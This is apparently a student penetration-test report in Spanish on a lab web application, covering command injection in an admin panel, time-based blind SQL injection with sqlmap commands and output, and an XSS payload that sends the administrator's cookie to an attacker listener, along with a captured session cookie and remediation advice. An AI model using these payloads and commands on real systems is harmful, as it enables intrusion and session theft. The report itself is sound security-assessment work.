UNIVERSIDAD DE MURCIA

Informe de Auditoría de Ciberseguridad

git0 - Sistemas de Control de Versiones

Autor: ***Jorge Ruiz López***
Email: ***jorge.ruizl@um.es***

Fecha: ***26/10/2026***

Tabla de contenidos

Introducción

A petición de **git0 - Sistemas de Control de Versiones** (en adelante, git0), **Jorge Ruiz López** (en adelante, Jorge) ha llevado a cabo una auditoría de seguridad ofensiva (Pentesting) sobre los activos definidos en el alcance: infraestructura externa. El propósito principal de esta evaluación fue analizar la postura de seguridad actual de la organización frente a un ciberataque simulado.

Los objetivos estratégicos de la auditoría fueron los siguientes:

- Evaluar la posibilidad de que un actor malicioso externo comprometa la integridad de los sistemas y plataformas objetivo.
- Determinar si los controles existentes protegen adecuadamente la confidencialidad de la información sensible y las comunicaciones internas.
- Proponer un plan de acción con recomendaciones prácticas para fortalecer la estrategia de ciberseguridad del Cliente.
- Elaborar un documento técnico detallado que catalogue los hallazgos de seguridad y proporcione una guía clara para su remediación.

El análisis técnico se centró en la identificación de vectores de ataque que un adversario real podría explotar para obtener acceso no autorizado o causar un impacto negativo en las operaciones del Cliente. La evaluación se adhirió a marcos de trabajo reconocidos en la industria, incluyendo **PTES** para la estructura general del pentest y la guía **OWASP** para aplicaciones web; garantizando un proceso de pruebas controlado y sistemático.

Alcance

La presente auditoría de seguridad se ha limitado exclusivamente a los siguientes activos, definidos en el acuerdo previo con git0:

- Nombres de dominio:
  - git0 (172.17.0.2:5000)
  - Nuevo activo encontrado: git0/admin (172.17.0.2:5000/admin)

> **Nota**. Solo los activos listados están incluidos en la evaluación. La única excepción son aquellos activos comprometidos como consecuencia directa de la explotación de un activo dentro del alcance.

Enfoque de evaluación

La evaluación se ejecutó bajo un modelo de prueba de tipo **Caja Negra** (no se tiene acceso al código fuente ni configuración de las aplicaciones auditadas). Este enfoque nos permitió simular las tácticas, técnicas y procedimientos (TTPs) de un adversario real, evaluando la efectividad de los controles de seguridad existentes desde una perspectiva ofensiva.

La criticidad de los hallazgos identificados en este informe se clasifica para permitir una priorización visual e inmediata de las acciones de remediación. Se sigue el **siguiente código de colores**.

- Negro: Consideraciones generales del informe.
- Verde. Consideraciones de criticidad baja
- Amarillo. Consideraciones de criticidad Moderada
- Rojo. Consideraciones de criticidad Alta

Para cada hallazgo se proporcionará una recomendación de mejora, cuya urgencia se corresponderá con el nivel de criticidad asignado.

Terminología y clasificación

- **CVE (Common Vulnerabilities and Exposures).** Un identificador único para una vulnerabilidad de seguridad conocida públicamente. Sirve como referencia estándar en la industria.
- **CVSS (Common Vulnerability Scoring System).** Un estándar abierto para puntuar la severidad de las vulnerabilidades. La puntuación (de 0 a 10) se basa en métricas como el vector de ataque, la complejidad y el impacto en la confidencialidad, integridad y disponibilidad.
  - **Vulnerabilidad Crítica (CVSS 9.0 - 10.0).** Impacto máximo. Fallos que permiten a un atacante tomar control total del sistema, ejecutar código de forma remota sin autenticación, o acceder a la totalidad de los datos sensibles. Requieren atención inmediata.
  - **Vulnerabilidad Alta (CVSS 7.0 - 8.9).** Impacto significativo. Vulnerabilidades que podrían llevar a la exfiltración de datos importantes, la interrupción del servicio o el acceso no autorizado a nivel de usuario privilegiado.
  - **Vulnerabilidad Media (CVSS 4.0 - 6.9).** Impacto moderado. Fallos que exponen información no sensible, requieren interacción del usuario para ser explotados o proporcionan al atacante un acceso limitado.

- **Vulnerabilidad Baja (CVSS 0.1 - 3.9).** Impacto mínimo. Hallazgos informativos, desviaciones de buenas prácticas o vulnerabilidades que son muy difíciles de explotar y tienen un impacto muy limitado.

Informe ejecutivo

Tras la finalización del pentesting, se han descubierto **diversas vulnerabilidades que ponen en jaque la seguridad de la organización**. La primera y más evidente es la vulnerabilidad de **Cross-Site Scripting (XSS)** en el formulario de contacto, que permite a un atacante ejecutar código JavaScript malicioso en el navegador de otros usuarios. Esto supone un riesgo **alto**, ya que el atacante puede robar cookies de sesión, suplantar usuarios y obtener acceso a datos sensibles del sistema. Es decir, a través de la respuesta o interacción por parte de un administrador, el atacante podrá acceder a su sesión y, por tanto, tener permisos de administrador sobre la página web y el servidor donde se ejecuta.

Por otro lado, la vulnerabilidad de **SQL Injection** en el formulario de login es una grave amenaza, ya que permite a un atacante acceder a información de usuarios privilegiados de la base de datos, comprometiendo la integridad de la organización. La explotación de esta vulnerabilidad podría derivar en la obtención de datos sensibles, lo que representa un riesgo **alto** para la confidencialidad y la integridad de los datos.

Finalmente, la vulnerabilidad de **Command Injection con RCE** en el panel de administración permite la ejecución de comandos arbitrarios en el servidor. Esta vulnerabilidad es **crítica**, ya que permite a un atacante obtener control total del sistema, ejecutar comandos maliciosos, modificar ficheros y acceder a información sensible. La explotación de esta vulnerabilidad puede llevar a la destrucción de archivos importantes y comprometer gravemente la infraestructura.

En conclusión, el nivel de seguridad de la organización es **crítico**, porque se han encontrado vulnerabilidades críticas y de alto riesgo que comprometen la **confidencialidad, integridad y disponibilidad** de los sistemas y datos. La explotación de estas vulnerabilidades ha permitido obtener acceso no autorizado a sistemas clave, lo que plantea un riesgo inminente para la organización. Es urgente aplicar medidas correctivas de **prioridad Nº1**, como la implementación de controles de acceso más estrictos, la validación adecuada de entradas y la reparación de las vulnerabilidades encontradas, para prevenir un ataque que podría ser devastador.

Resumen de vulnerabilidades

Vulnerabilidad	Riesgo	Puntuación
Command Injection con RCE en el path 'admin/server-status'	Crítico	9.8
SQL Injection (time-based blind) en el parámetro "email" el formulario de login	Alto	8.2
Exposición de Cookies Sensibles y Vulnerabilidad Reflected XSS (Cookie Hijacking)	Alto	7.8

Gráfica de distribución de vulnerabilidades



Ilustración 1 - Gráfico de distribución de vulnerabilidades por nivel de riesgo

Informe técnico

Metodología aplicada

Nuestra aproximación técnica se fundamenta en el Estándar de Ejecución de Pruebas de Penetración (PTES), un marco de trabajo que garantiza una cobertura exhaustiva y resultados consistentes en la auditoría. Priorizamos los hallazgos con impacto tangible en la seguridad de la organización, omitiendo observaciones de bajo o nulo riesgo para asegurar la claridad y la relevancia del presente informe.



Ilustración 2 - Metodología PTES aplicada en la auditoría.

Fases de la auditoría

El flujo de trabajo de la auditoría siguió las siguientes etapas lógicas, emulando el ciclo de vida de un ataque real:

1. **Recopilación de Información (Reconocimiento).** Búsqueda de información pública y técnica para identificar la superficie de ataque y posibles puntos de entrada.
2. **Análisis de Vulnerabilidades.** Identificación de debilidades en los sistemas, servicios y aplicaciones mediante herramientas automáticas y análisis manual.
3. **Intento de Explotación.** Validación práctica de las vulnerabilidades encontradas para confirmar su explotabilidad y determinar el impacto real.
4. **Post-Explotación.** Análisis de las acciones que un atacante podría realizar tras obtener un acceso inicial: persistencia, eliminación de huellas, escalada de privilegios, etc.
5. **Movimiento Lateral.** Proceso de extender el acceso desde el sistema inicial comprometido a otros activos dentro de la red interna. Estableciendo múltiples puntos de apoyo para la persistencia y la consecución del objetivo final de la auditoría.
6. **Documentación y Reporte:** Consolidación de todas las evidencias y hallazgos en el presente informe.

Vulnerabilidades por activo

A continuación, se detallan para cada activo de la red las vulnerabilidades encontradas durante la auditoría. Cada hallazgo incluye una descripción, la puntuación CVSS y las recomendaciones de mitigación.

git0/admin (172.17.0.2:5000/admin/server-status)

Command Injection con RCE en el path 'admin/server-status'	CVSS: 9.8

Descripción	La vulnerabilidad de *Command Injection* permite ejecutar comandos arbitrarios en el servidor que hospeda la web afectada, posibilitando la ejecución remota de código (RCE). A través de una inyección de comandos en el parámetro `command` de una petición POST en el path `admin/server-status`, un atacante puede modificar el comando que se ejecuta en el servidor, accediendo a información sensible del sistema, modificando archivos y potencialmente comprometido todo el entorno. Esta vulnerabilidad es crítica, ya que puede proporcionar acceso completo al sistema, lo que permite al atacante realizar acciones destructivas. **Alcance y Peligro:** La explotación de esta vulnerabilidad pone en riesgo la confidencialidad, integridad y disponibilidad del servidor afectado. A través de la ejecución de comandos remotos, un atacante podría: • Acceder a información confidencial del sistema, como detalles sobre procesos y configuraciones. • Obtener una *reverse shell*, lo que le permitiría ejecutar comandos directamente en el servidor y tomar control total. • Modificar o eliminar archivos cruciales del sistema, afectando la operativa de la web o incluso provocando fallos. • Explorar y listar directorios del servidor que deberían estar restringidos, comprometiendo la seguridad global del entorno. **Explotación Técnica:** La explotación de esta vulnerabilidad se lleva a cabo aprovechando el path `admin/server-status`, el cual permite ejecutar un comando `top -bn1 | head -20` para verificar el estado del servidor. Mediante la interceptación de la petición POST que envía este comando al servidor, y modificando el parámetro `command`, el atacante puede inyectar un comando adicional. Esto se logra agregando un delimitador (`;`) seguido de cualquier comando malicioso. En la imagen se muestra un ejemplo de esto. De esta manera, el atacante puede ejecutar no solo el comando original, sino también otros comandos como `ls` para listar directorios en `admin` o comandos más peligrosos como `rm` para eliminar archivos importantes. Esto da como resultado una ejecución arbitraria de código en el servidor, lo que compromete la seguridad del sistema completo.

	La clave para la explotación fue la vulnerabilidad XSS previamente detectada, que permitió al atacante acceder al panel de administración, facilitando la manipulación del parámetro `command` y llevando a cabo la inyección con éxito.
Riesgo	Según su CVSS se considera de riesgo **Crítico (9.8)** . CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H/E:H/RC:C ## CWE-78: Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection') • Falta de validación adecuada de las entradas del usuario que permiten ejecutar comando arbitrarios en el sistema operativo, lo que puede resultar en la ejecución remota de código y otros riesgos de seguridad.
Solución	1. Desactivar o Restringir Comandos del Sistema: Si no es necesario proporcionar la capacidad de ejecutar distintos comandos en el sistema, eliminar esta posibilidad (por ejemplo, tratando el comando que sí interesa ejecutar en este panel de control como una constante en lugar de pasarlo como parámetro en la petición POST). 2. Validación y Filtrado de Entradas: Asegúrese de que las entradas del usuario no contengan caracteres peligrosos y limítelas a un conjunto predefinido de comandos permitidos (**whitelist**). 3. Uso de Ejecutables Controlados: Evite ejecutar comandos arbitrarios directamente, y utilice funciones seguras como `subprocess.run()` en lugar de `os.system()`. 4. Revisión de Permisos y Seguridad en el Servidor: Asegúrese de que solo los usuarios autorizados puedan ejecutar comandos y modifique la configuración del servidor para limitar el acceso.

Evidencia



Ilustración 3 - Reenvío de la petición POST modificando el parámetro "command" para ejecutar cualquier comando

git0 (172.17.0.2:5000/login)

SQL Injection (time-based blind) en el parámetro "email" el formulario de login	CVSS: 8.2

Descripción	La vulnerabilidad detectada es un **SQL Injection (SQLi) time-based blind** en el parámetro `email` del formulario de login de la aplicación web. Este tipo de vulnerabilidad permite a un atacante inyectar código SQL malicioso a través de la entrada de datos en el campo `email`, lo que permite ejecutar consultas SQL en la base de datos sin que el sistema devuelva mensajes de error explícitos. En lugar de obtener una respuesta directa, la explotación de esta vulnerabilidad provoca una latencia artificial en la respuesta del servidor, lo que permite al atacante deducir información de la base de datos basándose en los tiempos de respuesta. Esta vulnerabilidad es crítica, dado que un atacante podría obtener información confidencial almacenada en la base de datos (como contraseñas de usuarios privilegiados), lo que comprometería la seguridad del sistema y permitiría potencialmente el acceso no autorizado a funciones administrativas y datos sensibles. En este caso, en la explotación realizada, se ha podido obtener la siguiente información a través de la ejecución de comandos `sqlmap` dirigidos hacia el formulario de `login`: • La base de datos sobre la que se implementa el sistema es de SQLite. En este caso, no existe el concepto de varias bases de datos en el sistema, sino que únicamente habrá una cuyo nombre suele ser "main", siendo el caso de esta. • Se han conseguido listar las tablas de esta única base de datos, obteniendo: `commit`, `user`, `contact_message` y `repository`. • Con el suficiente tiempo y peticiones al servidor, se podría listar el contenido de algunas de estas tablas. La que puede almacenar información más crítica es la de usuarios. Esta información debería estar protegida dado que revela detalles críticos sobre los datos almacenados en la web, usuarios, contenido que no debería ser accesible por un usuario normal, etc. Se pueden ver más detalles sobre los comandos utilizados en las capturas de pantalla adjuntadas, pero, resumen, son los siguientes: `# Identificar vulnerabilidad` `sqlmap -u "http://172.17.0.2:5000/login" \` `--data "email=a%40gmail.com&password=a" \` `--batch --level=3 --risk=3` `# Listar las tablas`

	`` sqlmap ... -D main --tables # Mostrar el contenido de "user" sqlmap ... -D main -T user --dump ```
Riesgo	Según su CVSS se considera de riesgo Alto (8.2) . CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:L CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection') • La falta de validación o parametrización de entradas antes de ser utilizadas en una consulta SQL permite a un atacante manipular las consultas para acceder a los datos de la base de datos de manera no autorizada.
Solución	1. Utilizar consultas SQL parametrizadas para evitar que los valores de usuario se interpreten como código SQL. Por ejemplo, en Python: ``` cursor.execute("SELECT * FROM user WHERE email = ? AND password = ?", (user_email, user_password)) ``` 2. Validar las entradas del usuario, como los correos electrónicos, para asegurar que se ciñen a un formato más rígido, para que no se puedan introducir entradas de ataques SQLi. 3. Usar ORM (Object Relational Mapping) para abstarea las consultas SQL y prevenir inyecciones. 4. No revelar detalles técnicos en los mensajes de error para evitar que los atacantes tengan pistas sobre la base de datos. 5. Implementar limitación de intentos y tiempos de espera en las consultas para prevenir este tipo de ataques basados en el tiempo de respuesta (Rate Limiting y Timeouts). Se incluye un enlace con más información para mitigar estos ataques: OWASP SQL Injection Prevention Cheat Sheet

Evidencia

```
┌──(jorgeruiz-5㉿wit2)-[~]
└─$ sqlmap -u "http://172.17.0.2:5000/login" --data "email=a%40gmail.com&password=a" --dbs
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.9.9#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the e
nd user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability an
d are not responsible for any misuse or damage caused by this program

[*] starting @ 18:46:38 /2025-10-26/

[18:46:38] [INFO] resuming back-end DBMS 'sqlite'
[18:46:38] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: email (POST)
    Type: time-based blind
    Title: SQLite > 2.0 OR time-based blind (heavy query)
    Payload: email=a@gmail.com' OR 5678=LIKE(CHAR(65,66,67,68,69,70,71),UPPER(HEX(RANDOMBLOB(500000000/2))))-- T
iPE&password=a
---
[18:46:38] [INFO] the back-end DBMS is SQLite
back-end DBMS: SQLite
[18:46:38] [WARNING] on SQLite it is not possible to enumerate databases (use only '--tables')
[18:46:38] [INFO] fetched data logged to text files under '/home/jorgeruiz-5/.local/share/sqlmap/output/172.17.0
.2'

[*] ending @ 18:46:38 /2025-10-26/
```

Ilustración 4 - Escaneo con "sqlmap" muestra el parámetro inyectable y la BD utilizada.

```
┌──(jorgeruiz-5㉿wit2)-[~]
└─$ sqlmap -u "http://172.17.0.2:5000/login" --data "email=a%40gmail.com&password=a" -D main --tables
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.9.9#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the e
nd user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability an
d are not responsible for any misuse or damage caused by this program

[*] starting @ 18:57:05 /2025-10-26/

[18:57:05] [INFO] resuming back-end DBMS 'sqlite'
[18:57:05] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: email (POST)
    Type: time-based blind
    Title: SQLite > 2.0 OR time-based blind (heavy query)
    Payload: email=a@gmail.com' OR 5678=LIKE(CHAR(65,66,67,68,69,70,71),UPPER(HEX(RANDOMBLOB(500000000/2))))-- T
iPE&password=a
---
[18:57:05] [INFO] the back-end DBMS is SQLite
back-end DBMS: SQLite
[18:57:05] [INFO] fetching tables for database: 'SQLite_masterdb'
[18:57:05] [INFO] fetching number of tables for database 'SQLite_masterdb'
[18:57:05] [WARNING] time-based comparison requires larger statistical model, please wait.....................
..... (done)
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
[18:57:12] [WARNING] it is very important to not stress the network connection during usage of time-based payloa
ds to prevent potential disruptions
4
[18:57:12] [INFO] retrieved:
[18:57:17] [INFO] adjusting time delay to 2 seconds due to good response times
user
[18:57:28] [INFO] retrieved: contact_message
[18:58:17] [INFO] retrieved: repository
[18:58:53] [INFO] retrieved: commit
<current>
[4 tables]
+-----------------+
| commit          |
| user            |
| contact_message |
| repository      |
+-----------------+
```

Ilustración 5 - Obtención de las tablas de la base de datos mediante "sqlmap".

git0 (172.17.0.2:5000)

Exposición de Cookies Sensibles y Vulnerabilidad Reflected XSS (Cookie Hijacking)	CVSS: 7.8

Descripción	Durante la auditoría de la aplicación web, se ha identificado una vulnerabilidad crítica que podría permitir a un atacante robar cookies de sesión de usuarios privilegiados, como el administrador del sistema. Esta vulnerabilidad se debe a dos factores principales: 1. **Falta de la etiqueta `HttpOnly` en las cookies**: ◦ Durante la auditoría, se observó que las cookies que contienen información sensible (como las cookies de sesión) tienen la etiqueta `HttpOnly` con valor `False`. Esta configuración permite que las cookies sean accesibles a través de JavaScript, lo cual abre la puerta a ataques como **Cross-Site Scripting (XSS)**. La falta de esta etiqueta significa que las cookies son vulnerables a ser leídas por scripts maliciosos ejecutados en el navegador del usuario. 2. **Vulnerabilidad XSS Reflected en el formulario de contacto**: ◦ En el apartado de "Contacto" de la web, se permite a los usuarios enviar mensajes a los administradores del sistema. Este formulario no valida adecuadamente las entradas del usuario, lo que permite la inyección de código JavaScript malicioso. Al enviar un mensaje con un payload JavaScript que extrae la cookie de la sesión y la envía a un servidor controlado por el atacante, es posible que el administrador, al abrir el mensaje, ejecute el script malicioso. ◦ El atacante, entonces, puede recibir la cookie de sesión del administrador en su servidor, lo que le permite robar la sesión y acceder al panel de administración utilizando herramientas como un cookie-editor. Esto facilita ataques de **Session Hijacking**, permitiendo al atacante tomar el control de la web, acceder a áreas protegidas y realizar acciones no autorizadas. En concreto, el código JavaScript que se ha enviado como payload y que permite obtener la cookie abriendo en el equipo del atacante un puerto en escucha es: `<script>new Image().src="http://172.17.0.1:9000?c="+document.cookie;</script>`

Riesgo	Según su CVSS se considera de riesgo Alto (7.8) . CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:H/I:L/A:N/RL:O/RC:C • CWE-1004: Sensitive Cookie Without 'HttpOnly' Flag ◦ La falta de configuración de la bandera `HttpOnly` en las cookies es una debilidad crítica que permite que los atacantes roben cookies sensibles a través de ataques como XSS. • CWE-80: Improper Neutralization of Script-Related HTML Tags in a Web Page (Basic XSS) ◦ La falta de validación adecuada de entradas en el formulario de contacto permite la inyección de scripts maliciosos, lo que facilita ataques de XSS Reflejado.
Solución	1. Habilitar la configuración `HttpOnly` en todas las cookies sensibles: ◦ Las cookies de sesión deben configurarse con la bandera `HttpOnly` para impedir su acceso desde JavaScript. Esta es una medida de seguridad estándar para proteger las cookies frente a posibles ataques de XSS. ◦ Ejemplo de configuración segura: `Set-Cookie: session_id=abc123; HttpOnly; Secure; SameSite=Strict;` 2. Implementar validación y sanitización de entradas: ◦ Es imprescindible que todos los campos de entrada de la aplicación (especialmente en formularios como el de "Contacto") validen y sanen correctamente los datos antes de ser procesados o reflejados en la respuesta. Esto incluye asegurarse de que no se permita la ejecución de código JavaScript en los campos de entrada. ◦ Se recomienda utilizar técnicas como escapado de caracteres y filtros de entrada para prevenir la ejecución de scripts maliciosos. 3. Implementar Content Security Policy (CSP): ◦ Configurar una política de Content Security Policy (CSP) para mitigar el riesgo de ejecución de código JavaScript no autorizado. Esto puede incluir la restricción de orígenes desde los cuales se pueden cargar scripts y el bloqueo de inline scripts. Para facilitar la solución de la vulnerabilidad, se incluye un enlace a una página web que puede ser de ayuda: Cross-Site Scripting (XSS) Prevention Cheat Sheet

Evidencia	

```
┌──(jorgeruiz-5㉿wit2)-[~]
└─$ nc -nlvp 9000
listening on [any] 9000 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 41974
GET /?c=session=.eJwlzrsNwkAMANBdXFP4F8eXZaIztgVtQirE7iDxJnhv2Puo8wHb67jqBvszYYNOszasGjpdSZV4mZMppN1LZivlPYRnLOS
YKLpoCorIOpy6nNMch7WHRaIF9lpK3TgJ0degwWYZappOURGM03xUmArTgF_kOuv4bwg-X4gKLmY.aPoXlw.Z7YZKcMCKN3vs2v5kw7RrBUsso4
HTTP/1.1
Host: 172.17.0.1:9000
Connection: keep-alive
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/71.0.3542.0 Sa
fari/537.36
Accept: image/webp,image/apng,image/*,*/*;q=0.8
Referer: http://localhost:5000/admin/messages
Accept-Encoding: gzip, deflate
```

Ilustración 6 - Obtención de la cookie del administrador mediante XSS.



Ilustración 7 - Acceso al panel de administración

Ilustración 8 - Configuración vulnerable de la cookie con la etiqueta "HttpOnly" desactivada.

Conclusiones

En conclusión, el nivel de seguridad de la organización es crítico. Hemos identificado **vulnerabilidades críticas y de riesgo alto**, que afectan tanto a la web como a los sistemas internos. Estas vulnerabilidades se repiten en diferentes puntos de la infraestructura, lo que aumenta el riesgo general de la organización. La explotación de estas vulnerabilidades ha permitido **obtener acceso a sistemas clave y comprometer la seguridad total de la red**, con posibilidades de obtener control total sobre los servidores y la información sensible.

La vulnerabilidad de **XSS** permite a un atacante robar cookies de sesión y suplantar usuarios, lo que compromete la integridad de las cuentas de los usuarios y abre la puerta a que cualquiera pueda obtener fácilmente privilegios de administrador a través del robo de la cookie apropiada. La vulnerabilidad **SQL Injection** da acceso a la base de datos, poniendo en riesgo la confidencialidad de los datos de todos los usuarios y toda la información almacenada relativa a la configuración o estado actual de la web. Por último, el **Command Injection con RCE** en el panel de administración permite ejecutar comandos arbitrarios en el servidor, lo que da acceso total al sistema, pudiendo modificar y eliminar archivos cruciales.

Es prioritario solucionar las vulnerabilidades **críticas y de alto riesgo** lo antes posible. La XSS y la Command Injection son especialmente graves, ya que comprometen la integridad del sistema y podrían permitir un ataque que deje a la organización vulnerable a pérdidas de datos o destrucción de sistemas. La SQL Injection, aunque peligrosa, es menos inmediata pero igualmente importante de mitigar para evitar que se expongan datos sensibles.

La ciberseguridad requiere un trabajo diario y continuo, dado que es un sector en constante evolución. Lo que hoy es seguro, mañana puede no serlo. Por ello, recomendamos no solo mitigar las vulnerabilidades críticas y de riesgo alto identificadas, sino también realizar un **monitoreo constante** de los sistemas para detectar comportamientos anómalos, así como **actualizar regularmente los parches de seguridad** para mantener la infraestructura protegida frente a futuras amenazas.

